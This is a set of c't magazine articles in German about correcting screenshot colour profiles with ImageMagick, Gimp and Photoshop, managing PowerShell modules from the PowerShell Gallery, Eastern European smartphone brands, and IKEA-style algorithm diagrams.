Besonders deutlich wird der Effekt auf Systemen mit zwei Monitoren, die unterschiedliche Farbprofile nutzen: Rufen Sie unter Windows beispielsweise die alte Windows-Fotoanzeige auf – dieses uralte Tool kommt nämlich hervorragend mit Farbprofilen zurecht, anders als die moderne „Fotos“-Anzeige von Windows. Wie Sie ihn auch unter Windows 10 zum Leben erwecken, verrät ct.de/yas5.

Zeigen Sie ein Bild mit einer einheitlichen Farbfläche an und schieben Sie es auf die Grenze zwischen den Monitoren. Erzeugen Sie dann einen Screenshot – er wird die einheitliche Farbfläche in zwei unterschiedlichen Tönen enthalten. Der auf dem sRGB-Monitor angezeigte Teil enthält die normalen Farbwerte, der auf dem farbstarken Monitor sichtbare Teil enthält die heruntergerechneten Werte.

Profilinformation fehlt

Kein uns bekanntes Tool schreibt das Monitor-Farbprofil mit in den Screenshot, was bei Dual-Monitor-Systemen mit unterschiedlichem Farbprofil auch gar nicht ohne Umrechnen möglich wäre. Der Screenshot-Datei fehlt also die Information, für welchen Farbraum sie gerechnet ist. Und somit zeigen alle Anwendungen die Farben des Screenshots 1:1 an, also zu blass. Die farbprofilfähigen Anwendungen halten das für ein sRGB-Foto: Wenn Sie den Screenshot direkt mit der Windows-Fotoanzeige, Photoshop, Firefox oder Chrome öffnen, bekommen Sie die blassen Farben. Die nicht profilfähigen zeigen eh jedes Foto unverändert an.

Nur unter einer Bedingung sehen die Screenshots korrekt aus: Wenn man sie sich auf dem farbkraftigen Monitor mit einem Programm anschaut, das das Monitorprofil nicht einbezieht. Zu diesen Krücken gehören die Microsoft-Browser Edge und Explorer sowie „Fotos“ – diese Anwendungen zeigen auf dem farbkraftigen Monitor dafür alle anderen Fotos mit zu starken Farben an.

Saubere Lösungen


Drei Lösungen sind denkbar, erstens die Screenshots zu reparieren, zweitens nur noch Screenshots von nicht farbprofilfähigen Anwendungen aufzunehmen, drittens das Monitorprofil umzustellen.

Die sauberste Lösung ist die Reparatur der Screenshots. Zuerst hängen Sie dazu der Datei das Monitorprofil an. Diese Datei würden die farbprofilfähigen Anwendungen dann schon korrekt anzeigen. Um auch die nicht farbprofilfähigen mit an Bord zu bekommen, rechnen Sie den Screenshot auf sRGB-Farben um. Und um noch ein paar Bytes zu sparen, können Sie zum Schluss die Profilinformation wieder herauslöschen.

Automatisiert erledigen Sie das mit dem für Windows, Linux und macOS erhältlichen Kommandozeilen-Bildbearbeitungs-Tool ImageMagick (siehe ct.de/yas5):

```
convert <screenshot-datei> -set \
  profile "<Monitorprofil>" temp1.png
convert temp1.png -profile "sRGB \
  Color Space Profile.icm" temp2.png
convert temp2.png -strip repariert.png
del temp2.png
del temp1.png
```

Der Befehl „-set profile“ hängt ein Farbprofil an, ohne das Bild selbst zu ändern.



Beim Erzeugen dieses Screenshots lag das Fenster mit der oberen Hälfte auf einem Monitor mit erweitertem Farbraum, mit der unteren auf einem sRGB-Monitor.

Der Befehl „-profile“ führt die Umrechnung durch, und „-strip“ entfernt schließlich sämtliche Profilinformationen wieder. Unter Windows finden Sie das Monitorprofil und das sRGB-Profil in C:\Windows\System32\spool\drivers\color. Welches Farbprofil eingestellt ist, finden Sie in der Farbverwaltung heraus; tippen Sie dazu „Farbverwaltung“ in das Startmenü-Suchfeld.

Gimp und Photoshop

Sie können diese Arbeit auch mit Bildbearbeitungen erledigen, wenn die das Hinzuladen eines Farbprofils und das Umrechnen auf ein anderes Farbprofil unterstützen – beispielsweise Photoshop und die freie Bildverarbeitung Gimp.



Unter Gimp stellen Sie zuerst als RGB-Profil einen ausreichend großen Arbeitsfarbraum ein, indem Sie unter Edit/Preferences/Color Management (Bearbeiten/Einstellungen/Farbverwaltung) beispielsweise AdobeRGB oder ProPhoto RGB angeben. Laden Sie nun den Screenshot und rufen Sie Image/Mode/Assign Color Profile (Bild/Modus/Farbprofil zuweisen) auf, dort wählen Sie das Monitorprofil. Dann rechnen Sie mit Image/Mode/Convert To Color Profile (.../in Farbprofil umwandeln) auf sRGB um. Mit File/Export As speichern Sie die umgerechnete Datei als PNG oder JPG. Seit Gimp 2.10 sind die Menüpunkte unter Image/Color Management (Bild/Farbverwaltung) zu finden. Wenn Sie beim Konvertieren "build-in sRGB" wählen, löscht Gimp nach dem Umrechnen das Farbprofil, was ein paar Byte spart.

Mit Photoshop funktioniert das genauso: Unter Bearbeiten/Farbeinstellungen wählen Sie als RGB-Arbeitsfarbraum ProPhoto RGB oder einen ähnlich großen. Den Monitorfarbraum fügen Sie dem Screenshot dann per Bearbeiten/Profil zuweisen ... hinzu, die Umrechnung stoßen Sie mit Bearbeiten/In Profil umwandeln ... an.

Der wichtige Schritt ist in beiden Fällen, das Monitorprofil dem Screenshot zuzuweisen. Das Umrechnen in sRGB kann entfallen, sofern Sie sich den Screenshot nur mit Anwendungen ansehen, die Farbprofile korrekt unterstützen.

Zwei Tricks

Falls auf Ihren Screenshots nur Websites oder Fotos zu sehen sein sollen, funktioniert unter Windows die zweite Lösung: Erstellen Sie die Screenshots einfach mit



In Gimp reparieren Sie die Screenshots in zwei Schritten: Zuerst weisen Sie das Monitorprofil zu, dann konvertieren Sie in sRGB. Schließlich exportieren Sie den korrigierten Screenshot als PNG oder JPG.

Edge/Explorer und mit „Fotos“ – und nutzen Sie deren Unzulänglichkeit aus, das Monitorprofil nicht zu berücksichtigen. Damit erscheinen Fotos und Websites auf Ihrem farbstarken Monitor zwar überstrahlt, aber im Screenshot dann richtig. Die Umrechnung aufs Monitorprofil vergessen diese Microsoft-Anwendungen nämlich, sodass der Blass-Effekt bei den Screenshots gar nicht auftritt.

Die dritte Lösung mag die nächstliegende sein, nämlich vor dem Erstellen des Screenshots als Monitor-Profil sRGB einzustellen. Tatsächlich funktioniert sie einwandfrei, ist aber umständlich. Denn das Umstellen des Monitorprofils – was selbst schon recht umständlich ist – ändert erstmal gar nichts, sondern Sie müssen alle Anwendungen, die Sie im Screenshot erfassen wollen, schließen und wieder öffnen. Dann erscheinen alle Farben so unnatürlich überstrahlt wie mit Edge/Explorer/Fotos. Beim Zurückstellen aufs Moni-

torprofil müssen Sie ebenfalls die Anwendungen neu starten.



Achtung: Stellen Sie nicht am Monitor selbst etwa auf sRGB, denn davon bekommen die Betriebssysteme nichts mit – die Farben des Screenshots hängen nur vom installierten Monitorprofil ab.

Als Variante der dritten Lösung funktioniert auch ein fest auf sRGB eingestellter oder ohne Monitorprofil betriebener Zweitmonitor. Hier müssen Sie aber sorgfältig überprüfen, mit welchem Monitorprofil die jeweiligen Anwendungen arbeiten, denn lange nicht alle behandeln zwei Monitore mit unterschiedlichen Farbprofilen korrekt. (jow@ct.de) **ct**

Fotoanzeige-Revival: ct.de/yas5

Literatur

[1] Gib mir Profilnamen, Das Arbeiten mit Farbprofilen unter Windows, Jörg Wirtgen, c't 12/2017, S. 142



Auch in Photoshop benötigen Sie diese beiden Bearbeitungsschritte. Danach speichern Sie den Screenshot.

Power up!

Erweiterungen für die PowerShell finden und verwalten

Eines der hervorstechenden Merkmale der PowerShell ist ihre Erweiterbarkeit. Module für alle Lebenslagen findet man zum Beispiel in der PowerShell Gallery. Bevor man sie nutzen kann, ist allerdings ein bisschen Fummelei nötig.

Von Hajo Schulz

Seit jeher ist das Paketmanagement, also die Verwaltung von installierter Software und deren Abhängigkeiten untereinander, ein Thema, bei dem Windows kaum mithalten kann, was andere Betriebssysteme bieten. In einzelnen Bereichen gibt es durchaus brauchbare Lösungsansätze: Das Update der eigenen Betriebssystemkomponenten funktioniert seit Windows 10 einigermaßen reibungslos. Für Softwarepakete von Drittherstellern haben Open-Source-Entwickler den Paketmanager Chocolatey gebaut, den mittlerweile auch Microsoft anerkennt. Von Microsoft selbst gibt es mit NuGet auch einen Paketmanager, der aber vorwiegend dazu eingesetzt wird, Entwicklern den Umgang mit Softwarebibliotheken zu erleichtern.

Meta-Manager

All diese Initiativen unter einem gemeinsamen Dach zu vereinen ist das Ziel von OneGet – einer Art Paketmanager-Manager, der die Benutzung der verschiedenen Verwaltungswerkzeuge so weit wie möglich vereinheitlichen will. OneGet ist ein von Microsoft initiiertes Open-Source-Projekt, das seine Heimat auf GitHub hat (siehe ct.de/yyab). Die eigentliche Arbeit verrichten in OneGet sogenannte Provider (auf Deutsch „Anbieter“), die sich dann wieder auf NuGet, Chocolatey oder andere Paketmanager stützen.

In der PowerShell residiert OneGet im Modul PackageManagement. Vorinstalliert ist allerdings selbst in einem penibel mit Updates versorgten Windows 10 dessen veraltete Version 1.0.0.1 – die neueste verfügbare Version war bei Redaktionsschluss dieses Artikels die 1.1.7.2. Um den weiteren Ausführungen folgen zu können, sollten Sie das Modul also zunächst einmal aktualisieren:

```
Install-Module PackageManagement -Force
```

Den Befehl müssen Sie in einer mit Administratorrechten gestarteten PowerShell eingeben. Der Schalter -Force ist notwendig, damit Install-Module nicht mit dem Hinweis die Arbeit verweigert, das Modul sei ja bereits installiert.

Wenn dies das erste Mal ist, dass Sie sich in der PowerShell mit dem Paketma-

nagement beschäftigen, wird sie sich beschweren, dass Install-Module nur funktioniert, wenn der NuGet-Anbieter vorhanden ist. Das Angebot, diesen auch gleich zu installieren, können Sie getrost annehmen. Sollte der Hinweis ausbleiben, haben Sie den NuGet-Provider wahrscheinlich früher schon einmal installiert. Um sicherzugehen, dass Sie auch hier auf dem aktuellen Stand sind (Version 2.8.5.210, als wir zuletzt nachgesehen haben), empfiehlt es sich, den Befehl

```
Install-PackageProvider NuGet -Force
```

auszuführen. Auch dafür sind Admin-Rechte erforderlich.

Zu den in der PowerShell mitgelieferten OneGet-Providern gehört ein Modul namens PowerShellGet zum Verwalten von Modulen in der PowerShell selbst. Auch dieses hat sich seit der letzten Auslieferung der Windows PowerShell deutlich weiterentwickelt: von Version 1.0.0.1 auf die Ausgabe 1.6.0 bei Redaktionsschluss. Der Befehl

```
Install-PackageProvider `
    PowerShellGet -Force
```

installiert die aktuelle Ausgabe. Allen bis hierher erwähnten Befehlen ist gemeinsam, dass Sie nach der Ausführung sämtliche PowerShell-Fenster schließen und bei Bedarf neu öffnen sollten, damit keine Reste der jeweils überschriebenen Modulbeziehungsweise Provider-Version mehr im Speicher herumliegen.

PowerShell aufbohren


Einen ersten Eindruck davon, was man mit PowerShellGet alles anfangen kann, mag der Befehl

```
gcm -Module PowerShellGet
```

liefern. gcm ist dabei eine per Alias definierte Kurzform von Get-Command – der Befehl listet also alle Funktionen und Cmdlets, die PowerShellGet veröffentlicht.

Als Paketquelle verwendet PowerShellGet sogenannte Repositories, also Datenbanken, in denen Module, Skripte und andere Ressourcen gespeichert sind und sich mit Suchanfragen finden lassen. Als einziges Repository ist die PowerShell Gallery voreingestellt, was Get-PSRepository bestätigt. Weitere Repositories lassen sich mit Register-PSRepository hinzufügen. Das verwenden vor allem Admins in Unternehmen und stellen so ihren Anwendern eigene, geprüfte PowerShell-Ressourcen zur Verfügung. Das genaue





Ein bisschen GUI: Der Befehl `Out-GridView` (oder kurz `ogv`) stellt die Ausgabe von PowerShell-Befehlen in einem eigenen Fenster tabellarisch dar. Die Option `-PassThru` macht dieses Fenster zu einem komfortablen Auswahl-Dialog.

Vorgehen würde den Rahmen dieses Artikels sprengen. Interessierten sei aber gesagt, dass PowerShellGet-Repositories grundsätzlich auf NuGet aufsetzen – die Lektüre der dazugehörigen Dokumentation ist also unerlässlich.

Was genau die PowerShell Gallery zur Verfügung stellt, lässt sich zum einen über ihre Webseite www.powershellgallery.com erforschen. In der PowerShell selbst kann man den Befehl `Find-Module` benutzen. Suchkriterien gibt man ihm über die Parameter `-Name`, `-Tag` oder `-Filter` mit, wobei in Ersterem das übliche `*` als Wildcard funktioniert. Wenn man einen `-Filter` benutzt, soll das laut Dokumentation dieselben Ergebnisse bringen, die man erhält, wenn man den gleichen Ausdruck auf der Webseite in das Suchfeld eintippt. Das hat bei unseren Versuchen aber selten geklappt – die Webseite findet fast immer mehr Ergebnisse.

Hat schließlich der Name oder die Beschreibung eines Moduls das Interesse geweckt, kann man es mit `Install-Module` installieren. Das gewünschte Modul identifiziert man in der Regel über seinen Namen und kann dann noch mithilfe der Parameter `-MinimumVersion`, `-MaximumVersion` oder `-RequiredVersion` festlegen, welche von vielleicht mehreren im Repository vorgehaltenen Revisionen man haben möchte. Ohne diese Argumente lädt `Install-Module` die Ausgabe mit der höchsten verfügbaren Versionsnummer.

Module lassen sich nicht nur global im System installieren, sondern mit dem Argument `-Scope CurrentUser` alternativ auch im Benutzerprofil des aktuellen Kon-

tos. Sie landen so in einem Unterordner von `$HOME\Documents\WindowsPowerShell\Modules`; zur Installation genügen dann normale Benutzerrechte.

Um nicht die oft kryptischen Namen von Modulen aus der PowerShell Gallery womöglich mehrfach eintippen zu müssen, kann man sich die Suche und die Installation mit einer Befehlsfolge nach dem Muster

```
Find-Module -Tag Utilities |
Out-GridView -PassThru |
Install-Module -Scope CurrentUser
```

vereinfachen: Der Befehl `Out-GridView` stellt das, was man ihm über die Objekt-Pipeline schickt, in einem tabellarischen Fenster dar, dessen Inhalt sich sortieren und filtern lässt. Das Argument `-PassThru` spendiert diesem Fenster zusätzlich noch einen OK- und einen Abbrechen-Knopf. Alle Tabelleneinträge, die der Anwender markiert, landen bei einem Klick auf OK wieder in der Objekt-Pipeline und können so mit nachfolgenden Befehlen weiterverarbeitet werden. Im Beispiel werden so die ausgewählten Module gleich ins aktuelle Benutzerkonto installiert.

Sicherheit

Eine wichtige Eigenschaft von PowerShellGet-Repositories ist ihre `InstallationPolicy`: Sie kann die Werte `Trusted` und `Untrusted` annehmen; vorausgewählt ist `Untrusted`. Mit dieser Einstellung warnt die PowerShell bei jeder Installation eines Moduls aus diesem Verzeichnis vor einer nicht vertrauenswürdigen Quelle. Mit dem Befehl

```
Set-PSRepository PSGallery -
-InstallationPolicy Trusted
```

lässt sich diese Sicherheitsabfrage ein für alle Mal abschalten. Wirklich empfehlenswert ist das bei einem öffentlichen Repository wie der PowerShell Gallery aber nicht – schließlich kann hier jedermann eigenen Skript-Code hochladen. Gedacht ist die Einstellung `Trusted` eher für private Repositories in Unternehmen, bei denen ein Administrator dafür sorgt, dass sie nur vertrauenswürdigen Code enthalten.

Wer zusätzlich zu einer expliziten Bestätigung noch eine weitere Sicherheitsstufe haben möchte, kann sich angewöhnen, neue Module nicht direkt zu installieren, sondern sie zunächst mit dem Befehl `Save-Module` in einen beliebigen Ordner auf der Festplatte herunterzuladen, wo sie nicht automatisch ausgeführt werden und daher keinen Schaden anrichten können. Die meisten Module liegen ja als PowerShell-Skripte vor; diejenigen, die als DLL daherkommen, sind in der Regel quelloffen. In beiden Fällen lässt sich vor der Installation also der Code lesen und auf möglicherweise unerwünschtes Verhalten untersuchen. Mit dem Befehl `Get-AuthenticodeSignature` kann man außerdem überprüfen, ob Skripte und DLLs eine gültige Signatur tragen. So lässt sich immerhin sicherstellen, dass der Code dem entspricht, was der Autor veröffentlicht hat, und nicht unterwegs verändert wurde.

(hos@ct.de) **ct**

Projektseiten, Dokumentation:
ct.de/yyab



Craftphones aus dem Osten

Eine Rundreise zu unbekannten Smartphone-Marken und durch fremde Märkte

Ein Streifzug durch Marken und Geräte südost- und ost-europäischer Nachbarn fördert eine erstaunliche Smartphone-Vielfalt zutage. Einige sind interessante Schnäppchen, die man auch hier kaufen kann.

Von Michael Link

Früher lockte Forschungsreisende die exotische Tier- und Pflanzenwelt – heute überrascht man den modernen Homo sapiens telephonicus mit fremdartigen Smartphone-Marken.

Beim Blick in hiesige Mobilfunkshops könnte man glauben, es gäbe nur Smartphones von Apple, Samsung, ein bisschen LG, Huawei, Lenovo sowie Sony, daneben

ein paar Exoten, die bloß Nerds in China-shops kaufen.

In einigen Ländern haben sich hingegen regionale Firmen in die Markenmonotonie eingeschlichen. Die Fertigung der Smartphones läuft bei so gut wie allen Herstellern in China. Einige der regionalen Marken kaufen China-Handys palettenweise ein und passen sie nur auf die lokalen Verhältnisse an. Andere setzen eigene Akzente, entwickeln gewissermaßen Craftphones und lassen diese dann zu meist in China fertigen. Das ist selbst bei Verkaufspreisen um 100 Euro noch so lukrativ, dass genug im Säckel hängen bleibt.

Griechischer Wein

In der griechischen Verkaufshitliste rangieren **MLS**-Smartphones nach Stückzahlen auf Platz 3. Die 1989 gegründete Firma entwickelte lange nur Software und bot Lasertechnik an. Sie verkauft heute Navis

und Tablets (Marktanteil in Griechenland: 17 Prozent) sowie Smart-TVs – und seit 2012 Smartphones. Dabei beschreitet die Firma durchaus originelle Wege. Sie stellte beispielsweise das iQTalk Silk vor, das sich schon 2014 per Sprachkommando sperren und entsperren ließ und mit dem man E-Mails komplett diktieren konnte. Anfang Mai hat MLS angekündigt, in Serbien aktiv zu werden.

Das Spitzenmodell ist das **MLS Diamond Fingerprint TS 4G**. Für den Straßenpreis von 200 Euro bekommt man ein Smartphone für LTE mit Dual SIM, zwei Kameras (16 und 8 Megapixel) und Fingerabdrucksensor. Ein Achtkern-Prozessor von Mediatek mit 1,3 Gigahertz treibt es an. Leider hat es nur Android 6, und das AMOLED-Touchdisplay mit 5,5-Zoll-Diagonale bietet nur HD-Auflösung.

In der Türkei, also zwischen Orient und Okzident, ist man ebenfalls stolz auf eigene Smartphone-Marken: Der Gemischtwarenkonzern **Vestel** hat fürs internationale Geschäft zwar die Traditionsmarken Graetz und Telefunken gekauft, doch er hat seit 2014 auch eine eigene Smartphone-Marke. Zurzeit listet die Firmenseite sechs Modelle. Das bereits 2015 vorgestellte Dual-SIM-Smartphone **Vestel V3 5570** mit LTE ist für 170 Euro zu haben. Dafür gibt es einen mit 1,5 GHz getakteten Snapdragon 615. Das 5570 hat 32 Gigabyte Speicher, zwei Kameras (16 und 8 MP), ein Display mit Full-HD-Auflösung und einen entnehmbaren Akku mit Schnellladefunktion Quick Charge 2.0.

Kaan ist eine weitere türkische Marke. Vormalig baute der Mutterkonzern Basari intelligente Stromzähler, Telefone und sogar Hubschrauber. Seit 2016 erweitern Smartphones das Portfolio. Das Spitzenmodell **Kaan N2** wird in Ankara gebaut und kommt für 180 Euro mit Android 7. Es ist mit einem Mediatek MT6750T sowie 32 Gigabyte Speicher ausgestattet und hat ein 5,7-Zoll-Display (1440 × 720 Pixel).

Noa ist keine Arche

Im Südosten Europas ist die kroatische Marke **Noa** stark vertreten, die ihre Verkaufsführer bis nach Lateinamerika ausgestreckt hat. Auf das 400 Euro teure **Noa H10le** ist die Firma mächtig stolz, denn dafür wirbt sie mit dem renommierten EISA-Abzeichen für den „Best Buy der Jahre 2017/18“. Im Mitte 2017 vorgestellten **H10le** rechnet eine Helio-X27-Zehnkern-CPU von Mediatek mit 2,6 GHz. Das AMOLED-Display mit 5,5 Zoll Diagonale

verteilt auf seine Bildfläche 1920 × 1080 Bildpunkte. Besonderheit: Das H10le hat zwei Hauptkameras mit je 13 Megapixeln und einen vergleichsweise großen Akku mit 3800 Milliamperestunden.

Aus Rumänien kommt die Firma **Allview**. Seit 2002 aktiv, war sie zunächst Importeur, seit 2004 stellte sie Fernseher und DVD-Player her. 2008 kamen Smartphones hinzu. Allview hat zwar eine eigene Entwicklungsabteilung, nutzt aber chinesische Werkbänke zur Fertigung. Das Allview X4 Soul Vision für 500 Euro ist im Hauptberuf ein Dual-SIM-LTE-Smartphone, es hat aber noch einen 720p-Beamer im Gehäuse, der bis zu dreieinhalb Stunden lang projiziert, bevor der 4000-Milliamperestunden-Akku schlapp macht. Am unteren Ende der Preisskala rangiert das Smartphone P6 Energy Mini für 69 Euro, das zwar Android 6, Dual-SIM und LTE hat, aber nur ein lausiges LC-Display mit 854 × 480 Pixeln und Kameras mit maximal 5 Megapixeln Auflösung.

Eher ein Einkäufer und Umlabeler von Elektronikprodukten verkauft **E-Boda** auch Smartphones wie das Eclipse G500HD für knapp 70 Euro. Es ist mit dem semipotenten MT6767 ausgestattet und hinkt bei seiner sonstigen Hardware dem Zeitgeist hinterher.

Ein Konkurrent ist die Firma **Myria**, die 2006 als PC-Hersteller begann und seit 2014 Smartphones feilbietet. Das Spitzenmodell Grand 4G MY9063 kostet 90 Euro und ist mit einer Quadcore-CPU MT6737 (1,3 GHz), Dual-SIM-Schacht, LTE sowie einem 5,5-Zoll-Display (1280 × 720 Pixel) und einem UKW-Radio ausgerüstet, und es läuft mit Android 7.

Aus Lettland stammt **Just5**, die seit 2008 Smartphones und Handys selbst entwickeln und sie auch in Russland und in den USA vertreiben. Das Dual-SIM-LTE-Smartphone Cosmo L808 (100 Euro) hat ein Metallgehäuse, in dem ein MT6737 steckt. Ein 5-Zoll-Display mit Full-HD-Auflösung sowie eine 16-Megapixel-Hauptkamera stehen auf der Habenseite, die 16 Gigabyte Speicher sind knapp.

Unter anderem in Polen ist **Maxcom** aktiv. Unter diesem Dach vertreibt die Firma Konsumelektronikprodukte, darunter viele Senioren-Handys und robuste Smartphones. Das Spitzenmodell der Dual-SIM-Geräte ohne Bulldozer-Allüren ist das Smart MS553 LTE für rund 150 Euro mit MT6735-CPU (1,45 GHz) und 5,5-Zoll-HD-Display sowie Android 7.



Das myPhone Hammer Axe Pro für 370 Euro läuft mit der Zehnkerner-CPU Helio P10 und bietet üppige 4 Gigabyte RAM.

Einen bekannten Namen haben Smartphones des vorwiegend als Distributor agierenden Anbieters **MyPhone**. Das Brot-und-Butter-Gerät City XL für 95 Euro wartet zwar mit Android 7 auf, ist aber sonst eher mager ausgestattet.

Heute Weißrussland, morgen Zypern

Ein ansonsten blinder Fleck im Herzen Europas ist Weißrussland. Die Firma **Prestigio** hat ihre Wurzeln dort, sieht sich nun als Teil der Unternehmensgruppe ASBIS mit Sitz auf Zypern. Sie fungiert vornehmlich als Distributor, hat aber auch eigene Marken, etwa Prestigio. Zusammen mit Intel entwickelte die Firma 2013 das – obwohl hoffnungslos veraltet – noch immer im Handel befindliche „Multiphone PAP5430“. Technisch halbwegs auf der Höhe ist Prestigio mit seinen Smartphones etwa aus der Grace-Reihe. Für 100 Euro erhält man das Grace R5 LTE mit Dual-SIM-Funktion, einer Vierkern-CPU und Android 7.0. Es hat zwar eine Hauptkamera mit 13 Megapixel, aber nur eine 2-Megapixel-Selfie-Cam.

In Russland wimmelt es vor Smartphone-Marken. Die Firma **Highscreen** hat ihren Namen noch aus der damaligen Veredelung mit dem deutschen Vobis-PC-Konzern. Nun steht die Marke für niedrigpreisige Smartphones. Nach wie vor ist man hier stolz auf das erste Smartphone für unter 5000 Rubel (67 Euro). Das Topmodell Highscreen Boost 3 SE Blue (175 Euro) wartet nur mit einem MT6753 (1,3 GHz) und 16 Gigabyte Speicher auf.

Fly heißt der zweite große Player in Russland. Das FlyPhone Power Plus FHD (95 Euro) sticht bei sonst zeitgemäßer, aber nicht herausragender Ausstattung durch seinen 5000-Milliamperestunden-Akku hervor. **Textet** ist laut Statistiken der Gesellschaft für Konsumforschung (GfK) der drittgrößte Spieler und hat sich eher auf Handys für Senioren und auf robuste Mobiltelefone wie das Textet TM5201 (120 Euro) spezialisiert. Es hat zwar LTE und Android 7, ist ansonsten aber schlecht ausgestattet. Etwas still ist es um **Yota** geworden, deren Yotaphones ein E-Ink-Display auf der Rückseite haben. Das Yotaphone 3 ist im September 2017 angekündigt worden, aber noch nicht erhältlich.


Fazit

Viele Smartphones mit im Alltag ausreichender Leistung sind schon für rund 100 Euro zu haben. Zumal die jeweils aktuellen Samsung- oder Apple-Boliden gut acht bis zehn Mal so teuer sind, ist der Griff zu den regionalen Marken für viele Menschen nicht bloß eine Frage von Nationalstolz. Man könnte auch ein Statement der Vernunft darin sehen. Einige der beschriebenen Geräte sind in Deutschland erhältlich. Auslandsbestellungen lohnen sich wegen der Versand- und Zollkosten eher selten.

(mil@ct.de) **ct**



Das lettische Just5 Cosmo L808 bietet für 100 Euro eine passable Grundausstattung auf Android-7-Basis.



Kvick Sört

idea-instructions.com

Entdecke die Möglichkeiten! Das dachte sich wohl Professor Sándor Fekete von der TU Braunschweig und begann zusammen mit zwei Kollegen, Algorithmen und Methoden in die Bildersprache der berühmt-berüchtigten Ikea-Bauanleitungen zu übersetzen. Die Visualisierung „Kvick Sört“ etwa beschreibt den effizienten Sortieralgorithmus Quicksort. Eine andere Grafik zeigt die Idee der Public-Key-Kryptografie.

Unter dem stark an eine schwedische Möbelhauskette erinnernden Logo „**Idea**“ stehen die liebevoll gestalteten Grafiken als PDF-, SVG- und PNG-Datei zur nichtkommerziellen Nutzung unter Creative-Commons-Lizenz zum Herunterladen bereit. Das Team lädt dazu ein, sie etwa in der Schule oder in Seminaren zu verwenden. (hob@ct.de)

Amtliche Zeit

<https://uhr.ptb.de>

